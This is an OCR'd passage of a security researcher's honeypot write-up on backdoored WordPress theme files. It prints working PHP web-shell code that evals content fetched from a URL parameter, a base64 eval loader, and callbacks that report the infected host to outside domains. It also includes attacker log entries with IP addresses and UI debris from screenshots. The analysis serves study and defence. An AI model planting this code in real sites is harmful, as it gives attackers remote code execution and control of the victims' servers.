$yol = $_SERVER["DOCUMENT_ROOT"]."/wp-includes/js/js.php";
if ( file_exists( $yol ) ) {
unlink($yol);
}else {
@touch($yol);
@$h = '<?php @eval(file_get_contents("http://".$_GET["wp"])); ?>';
@$kayit = fopen($yol, "a");
@fwrite($kayit,$h);
@fwrite($kayit,"\r\r");
@fclose($kayit);
@file_get_contents("http://yakaladimsizi.com/yabanci/l.php?a=http://".$_SERVER['HTTP_HOST']);
 }
```

As I explored the site, I found 2 source codes which I found to be PHP web shell.




```
@touch($yol);
@$h = "<?php eval('?
>'.base64_decode('PD9waHANCg0KLyoqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqDQo
```






In order to find the md5 digest value, 050c5218c20c624956eab832283a59b7, I decided to register a domain name “kariyerdunyasi.org” and create a WordPress site on DigitalOcean and install a theme containing a backdoor. Of course, to prevent my site from being blacklisted, I modified the files containing the backdoors to only record requests and put it into operation.


Dashboard
Droplets
Spaces
Images
Networking
Monitoring
API
Search by Droplet name (Ctrl+E
Create Droplets
Choose an image
Distributions
Container distributions
One-click apps
Snapshots
Backups
Discourse 2.0.20170531 on 16.04
Django 1.8.7 on 16.04
Docker 17.12.0~ce on 16.04
Dokku 0.11.3 on 16.04
Ghost 1.21.1 on 16.04
GitLab 10.6.4-ce.0 on 16.04
LAMP on 16.04
LEMP on 16.04
Machine Learning and AI
MEAN on 16.04
MongoDB 3.4.10 on 16.04
MySQL on 16.04
NodeJS 6.12.3 on 16.04
PhpMyAdmin on 16.04
Ruby-on-Rails on 16.04
WordPress 4.9.1 on 16.04
Choose a size
Standard Droplets
Balanced virtual machines with a healthy amount of memory tuned to host and scale applications like blogs, web applications, testing / staging environments, in-memory caching and databases.
CPU Optimized Droplets
Compute optimized virtual machines with dedicated hyper-threads from best in class Intel CPUs for CPU intensive applications like CI/CD, video encoding, machine learning, ad serving, batch processing and active front-end web servers.

Kariyer Dünyası – Bir baş
www.kariyerdunyasi.org
Hack 4 Career. Infor
LinkedIn
Mert SARICA (mert
Inbox - mert.sarica
Other bookmarks
Kariyer Dünyası
Özelleştir
0
Yeni
Merhaba, admin
KARİYER DÜNYASI
Bir başka WordPress sitesi





After a short while, the malicious person entered a 13-character complex password consisting of special characters, upper and lower case letters, and numbers, that matches the md5 digest value 050c5218c20c624956eab832283a59b7, into the font.php file! After not receiving the response he expected, he then sent the address raw.githubusercontent.com/eynisey/test/master/test.txt, which allows for remote uploading of a php web shell to the file system via the “wp” parameter, to the js.php file and thus, two methods emerged that provided the malicious user the ability to access the target system.


```
  GNU nano 2.5.3                          File: wp-content/themes/Jobpress/functions.php

/* eval(base64_decode('ZXZhbChAZmlsZV9nZXRfY29udGVudHMoImh0dHA6Ly95YWthbGFkaW1zaXppLmNvbS95YWJhbmNpL3gudHh0IikpOw==')); */
@$get_verileri = "http://yakaladimsizi.com/yabanci/l.php?a=http://".$_SERVER['HTTP_HOST'];
@file_get_contents($get_verileri);
error_log(print_r(date('d-m-Y H:i:s', $_SERVER['REQUEST_TIME']), true) . " [Yakaladimsizi.com Request] Client: " . print_r($_SERVER ['REMOTE_ADDR' ], true) .
                                         " Request: " . print_r($get_verileri, true) . "\r\n", 3, "/var/www/html/honeyweb.txt");

if(@function_exists("curl_init")){
        @$get_verileri = "http://wp.com.tr/alankontrol/l.php?a=//".$_SERVER['SERVER_NAME'];
        @$ch = curl_init();
        @curl_setopt( $ch , CURLOPT_URL , $get_verileri);
        error_log(print_r(date('d-m-Y H:i:s', $_SERVER['REQUEST_TIME']), true) . " [wp.com.tr Request] Client: " . print_r($_SERVER ['REMOTE_ADDR' ], true) .
                                         " Request: " . print_r($get_verileri, true) . "\r\n", 3, "/var/www/html/honeyweb.txt");
        @$veri = curl_exec($ch);
        @curl_close($ch);
}elseif(@function_exists("file_get_contents")){
        @$get_verileri = "http://wp.com.tr/alankontrol/l.php?a=//".$_SERVER['SERVER_NAME'];
        @file_get_contents($get_verileri);
        error_log(print_r(date('d-m-Y H:i:s', $_SERVER['REQUEST_TIME']), true) . " [wp.com.tr Request] Client: " . print_r($_SERVER ['REMOTE_ADDR' ], true) .
                                         " Request: " . print_r($get_verileri, true) . "\r\n", 3, "/var/www/html/honeyweb.txt");
}else{
        //
}

function selfURL() {
$uri = isset($_SERVER['REQUEST_URI']) ? $_SERVER['REQUEST_URI'] :
$_SERVER['PHP_SELF'];
$uri = parse_url($uri,PHP_URL_PATH);
$protocol = $_SERVER['HTTPS'] ? 'https' : 'http';
$port = ($_SERVER["SERVER_PORT"] == "80") ? "" : (":".$_SERVER["SERVER_PORT"]);
 $server = ($_SERVER['SERVER_NAME'] == 'localhost') ? $_SERVER["SERVER_ADDR"] : $_SERVER['SERVER_NAME'];
 return $protocol."://".$server.$port.$uri;
}
function fflink() {
global $wpdb, $wp_query;
/*
if (!is_page() && !is_front_page()) return;
$contactid = $wpdb->get_var("SELECT ID FROM $wpdb->posts
                 WHERE post_type = 'page' AND post_title LIKE 'contact%'");
if (($contactid != $wp_query->post->ID) && ($contactid || !is_front_page())) return;
*/
$fflink = get_option('fflink');
$ffref = get_option('ffref');
$x = $_REQUEST['DKSWFYUW**'];
if (!$fflink || $x && ($x == $ffref)) {
  $x = $x ? '&ffref='.$ffref : '';
  @$get_verileri = "http://www.fabthemes.com/fabthemes.php?getlink=".urlencode(selfURL()).$x;
  $response = wp_remote_get($get_verileri);
  if (is_array($response))
        error_log(print_r(date('d-m-Y H:i:s', $_SERVER['REQUEST_TIME']), true) . " [FFLink Request] Client: " . print_r($_SERVER ['REMOTE_ADDR' ], true) .
                                         " $x: " . print_r($_REQUEST['DKSWFYUW**'], true) .
                                         " Request: " . print_r($get_verileri, true) .
                                         " Response: " . print_r($response['body'], true) . "\r\n", 3, "/var/www/html/honeyweb.txt");
  if (is_array($response)) $fflink = $response['body']; else $fflink = '';
  if (substr($fflink, 0, 11) != '!fabthemes#')
    $fflink = '';
  else {
    $fflink = explode('#',$fflink);
    if (isset($fflink[2]) && $fflink[2]) {
/*
      update_option('ffref', $fflink[1]);
      update_option('fflink', $fflink[2]);
*/
      $fflink = $fflink[2];
    }
    else $fflink = '';

^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos     ^Y Prev Page   M-\ First Line M-W WhereIs Next ^^ Mark Text   M-} Indent Text M-U Undo
^X Exit        ^R Read File   ^\ Replace     ^U Uncut Text  ^T To Spell    ^_ Go To Line  ^V Next Page   M-/ Last Line  M-] To Bracket  M-^ Copy Text   M-{ Unindent TextM-E Redo
```


www.kariyerdunyasi.org/honeyweb.txt

```
24-05-2018 23:02:07 [wp.com.tr Request] Client: 140.143.10.71 Request: http://wp.com.tr/alankontrol/l.php?a=//46.101.10.120
24-05-2018 23:02:07 [Yakaladimsizi.com Request] Client: 140.143.10.71 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://46.101.10.120
24-05-2018 23:02:07 [wp.com.tr Request] Client: 140.143.10.71 Request: http://wp.com.tr/alankontrol/l.php?a=//46.101.10.120
24-05-2018 23:02:08 [Yakaladimsizi.com Request] Client: 140.143.10.71 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://46.101.10.120
24-05-2018 23:02:08 [wp.com.tr Request] Client: 140.143.10.71 Request: http://wp.com.tr/alankontrol/l.php?a=//46.101.10.120
24-05-2018 23:02:09 [Yakaladimsizi.com Request] Client: 140.143.10.71 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://46.101.10.120
24-05-2018 23:02:09 [wp.com.tr Request] Client: 140.143.10.71 Request: http://wp.com.tr/alankontrol/l.php?a=//46.101.10.120
24-05-2018 23:02:11 [Yakaladimsizi.com Request] Client: 140.143.10.71 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://46.101.10.120
24-05-2018 23:02:11 [wp.com.tr Request] Client: 140.143.10.71 Request: http://wp.com.tr/alankontrol/l.php?a=//46.101.10.120
24-05-2018 23:02:11 [Yakaladimsizi.com Request] Client: 140.143.10.71 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://46.101.10.120
24-05-2018 23:02:11 [wp.com.tr Request] Client: 140.143.10.71 Request: http://wp.com.tr/alankontrol/l.php?a=//46.101.10.120
24-05-2018 23:02:12 [Yakaladimsizi.com Request] Client: 140.143.10.71 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://46.101.10.120
24-05-2018 23:02:12 [wp.com.tr Request] Client: 140.143.10.71 Request: http://wp.com.tr/alankontrol/l.php?a=//46.101.10.120
24-05-2018 23:02:15 [Yakaladimsizi.com Request] Client: 140.143.10.71 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://46.101.10.120
24-05-2018 23:02:15 [wp.com.tr Request] Client: 140.143.10.71 Request: http://wp.com.tr/alankontrol/l.php?a=//46.101.10.120
24-05-2018 23:02:15 [Yakaladimsizi.com Request] Client: 140.143.10.71 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://46.101.10.120
24-05-2018 23:02:15 [wp.com.tr Request] Client: 140.143.10.71 Request: http://wp.com.tr/alankontrol/l.php?a=//46.101.10.120
24-05-2018 23:02:16 [Yakaladimsizi.com Request] Client: 140.143.10.71 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://46.101.10.120
